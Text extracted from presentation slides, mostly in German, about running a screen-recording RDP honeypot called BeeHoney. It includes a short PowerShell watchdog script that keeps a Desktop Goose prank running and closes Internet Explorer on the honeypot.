


Teams Notifications




Screen Recording

Screen Recording



Screen Recording



IT CAN'T BE THAT DIFFICULT, RIGHT?

imgflip.com


10:03 AM
3/26/2020

Screen Recording




Problem #1: Login != Login

Ein RDP Login ist kein "lokaler Login". Ein RDP Reconnect ist überhaupt etwas GGGAAAANNZZZ anderes...



Problem #2: Kaputte Videofiles...


Manchmal wird der Aufnahmeprozess nicht richtig beendet. Dies führt dazu, dass die Videodateien nicht mehr abgespielt werden können.



Problem #3: Cryptolocker zerstört unsere Videos

Wir wollen wissen wie die Kriminellen arbeiten -> Leider verschlüsselt der Cryptolocker aber dann auch unsere Videodateien.

BeeHoney Screen Recording





Erster Akt: Credential Abuse





This PC



Recycle Bin



Firefox



Notepad++





IIS Windows Server




TODO

WE TERMINATED THE SESSION!




8:41 AM
2/7/2020

Wir wollen keinen Identitätsdiebstahl!



Wir wollen keinen Identitätsdiebstahl!



Watchdog

```
beehoney1.eastus.cloudapp.azure.com
C:\Program Files\MXB\watchdog.ps1 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
c.bat x watchdog.ps1 x
1 $ErrorActionPreference = "SilentlyContinue"
2
3 $gooseCount=(Get-Process "GooseDesktop").Length
4
5 if ($gooseCount -lt 2) {
6     write-host "starting another Goose"
7     Start-Process "C:\Program Files\Desktop Goose v0.21\GooseDesktop.exe"
8 }
9
10 $browser=$False
11
12 $ieCount=(Get-Process "iexplore").Length
13 if ($ieCount -gt 0) {
14     taskkill /im iexplore.exe /f
15     $browser=$True
16 }
17
